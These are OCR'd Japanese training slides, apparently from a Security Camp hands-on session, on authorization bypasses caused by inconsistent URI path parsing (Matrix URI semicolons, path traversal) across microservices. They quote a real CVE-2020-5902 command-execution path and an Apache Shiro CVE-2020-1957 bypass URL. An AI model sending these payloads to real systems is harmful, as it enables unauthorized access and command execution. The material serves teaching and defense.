
マイクロサービス





さらに別のマイクロサービス





さらに別のマイクロサービス

# マイクロサービス 伝言ゲーム

伝言ゲームが失敗すると...?

Case1:

URI Pathと認可制御不備

# URI Path

<https://example.com/blog/news>

↑ここ

URI Pathの指す**意味**が「サービス」によって違うことがある

サービスAとサービスBで、伝言ゲームが失敗すると...?

# Matrix URI

# Matrix URI

- Matrix URI: セミicolon区切りでパラメータを表現
  - Tim Berners-Lee 提案 <https://www.w3.org/DesignIssues/MatrixURIs.html>
- よく見るURI
  - `https://example.com/blog/news?year=2022&month=8`
- Matrix URI
  - `https://example.com/blog/news;year=2022;month=8`
- Matrix URI (Pathの途中にも埋め込める)
  - `https://example.com/blog;year=2022;month=8/news`

# Matrix URI

## Matrix URIを解釈できる実装例

- Javaサーブレット・フレームワーク
  - Tomcat, Jetty, Spring Framework, Jersey, Undertow
- not Javaフレームワーク
  - Scalatra, Angular JS
- ライブラリ
  - Router5, Apache Shiro




# Matrix URI


実際のHTTPサーバ / フレームワークの振る舞いは？


`https://example.com/blog;year=2022;month=8/news`

|                  | 参照するリソース                                                |
|------------------|---------------------------------------------------------|
| Apache           | <code>/blog;year=2022;month=8/news</code> ( ; もそのまま扱う ) |
| Nginx            | <code>/blog;year=2022;month=8/news</code> ( ; もそのまま扱う ) |
| Tomcat           | <code>/blog/news</code>                                 |
| Spring Framework | <code>/blog/news</code>                                 |
| WebLogic         | <code>/blog/</code> ( 「 ; 」 以降を取り除く )                   |




`/admin/` は管理者のみがアクセス可





各種サービス  
(Tomcat)

/login/../admin



/login/../admin

实例



# Manage Filters

## Popular

[Search](#)

## Popular Filters

Filters are issue searches that have been saved for re-use. This page shows you 1

**Name****Owner****Shared With**

- Shared with all users

出典:

<https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf>



**Ben Sadeghipour**

@NahamSec



CVE-2020-5902 POC:

```
/tmui/login.jsp/./tmui/locallb/workspace/tmshCmd.jsp?  
command=list+auth+user+admin
```

Also you may want to watch [@orange\\_8361](#)'s "Breaking Parser Logic Take Your Path Normalization Off and Pop 0Days Out" from [@defcon](#). :)

[ツイートを翻訳](#)

午前2:52 · 2020年7月6日 · Twitter Web App

出典: <https://twitter.com/NahamSec/status/1279835507803869184>

CVE-2020-5902



[インシデントとは](#)[緊急情報を確認する](#)[JPCERT/CCに依頼する](#)[公開資料を見る](#)[情報を受け取る](#)[コラム&ブログ](#)[JPCERT/CCについて](#)[HOME](#) > [緊急情報を確認する](#) > [複数の BIG-IP 製品の脆弱性 \(CVE-2020-5902\) に関する注意喚起](#) 印刷用レイアウト 印刷[緊急情報を確認する](#)[注意喚起](#)[インターネット定点観測](#)[JVN](#)

## 複数の BIG-IP 製品の脆弱性 (CVE-2020-5902) に関する 注意喚起

最終更新: 2020-07-14

出典: <https://www.jpcert.or.jp/at/2020/at200028.html>

CVE-2020-5902

## Apache Shiro(認証認可ライブラリ)の設定

```
<property name="filterChainDefinitions">
  <value>
    /s/signup = anon
    /s/manageUsers = perms[user:manage]
    /s/** = authc
  </value>
</property>
```

<http://localhost:8090/s/signup;/../home> →



CVE-2020-1957






<https://github.com/tyage/camp.app1>



ユーザ



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

ハンズオン環境

動かしてみよう



# VSCode Remote Containers

- Dockerコンテナ内で開発環境を整えられる仕組み
  - コンテナ内のファイルはVSCodeで編集できる
- 設定ファイルに従って環境が作られるので、皆同じ開発環境になるはず
- これを使ってアプリのデバッグを行います
- 【追記】GitHub Codespacesを利用する場合は以下の動画参照
  - [https://www.youtube.com/watch?v=mPWQz\\_CkOqQ](https://www.youtube.com/watch?v=mPWQz_CkOqQ)

拡張機能: Remote - Containers — microservices-sample1

remote-containers

**Remote - Containers**

18ms

Open any folder or repository insid...

Microsoft

**AJ's angular-php-r-plus...**

256

AJ's Angular/PHP/R-Extension Pac...

ajweb

インストール

launch.json

拡張機能: Remote - Containers



# Remote - Conta

Microsoft | 13,652,

Open any folder or reposit...

無効にする

アンインストール

この拡張機能はグローバルに有効化されています。

問題出力ターミナルデバッグコンソール

ターミナル

~/ghq/github.com/tyage/microservices-sample  
1 (main) >

zsh


zsh frontend


main

0 0

-- NORMAL --








```
~ ➤ docker ps --format "table {{.ID}}\t{{.Image}}\t{{.Ports}}"
CONTAINER ID    IMAGE                                     PORTS
479ba4626416    microservices-sample1_notification     0.0.0.0:30081->8080/tcp, :::30081->8080/tcp
b8c50db2af9d    microservices-sample1_frontend         0.0.0.0:30080->3000/tcp, :::30080->3000/tcp
898e141ad0ad    microservices-sample1_auth             0.0.0.0:30082->3000/tcp, :::30082->3000/tcp
```

```
~ ➤
```

このExtensionのインストールが求められたら許可してください



## Extension Pack for Java

v0.25.0

プレ  
ビュ  
ー

Microsoft



14,081,362

★★★★☆ (51)

Popular extensions for Java development that provides Ja...

無効にする ▼

アンインストール ▼

プレリリースバージョンへの切り

拡張機能は 'Dev Container: app' で有効です

# docker-compose.yml

```
version: '3'
services:
  frontend:
    build: ./frontend
    ports:
      - 30080:3000
    ...

  notification:
    build: ./notification
    ports:
      - 30081:8080
    ...

  auth:
    build: ./auth
    ports:
      - 30082:3000
```


# docker-compose.yml

```
version: '3'
services:
  frontend:
    build: ./frontend
    ports:
      - 30080:3000
    ...

  notification:
    build: ./notification
    ports:
      - 30081:8080
    ...

  auth:
    build: ./auth
    ports:
      - 30082:3000
```

frontend (http://localhost:30080)



The screenshot shows a web browser window with the title "SECCAMP APP 01". The address bar displays "http://localhost:30080/login". The page has a blue header bar with the text "SECCAMP APP 01" on the left and "ログイン" on the right. The main content area is white and features the title "ログイン" centered. Below the title are two input fields: "ユーザ名" (Username) and "パスワード" (Password). A blue button labeled "ログイン" is positioned below the password field. At the bottom left, there is a blue link labeled "ユーザ登録" (User Registration).

SECCAMP APP 01 ログイン

## ログイン

ユーザ名

パスワード

ログイン

[ユーザ登録](#)

# docker-compose.yml


```
version: '3'
services:
  frontend:
    build: ./frontend
    ports:
      - 30080:3000
  ...

  notification:
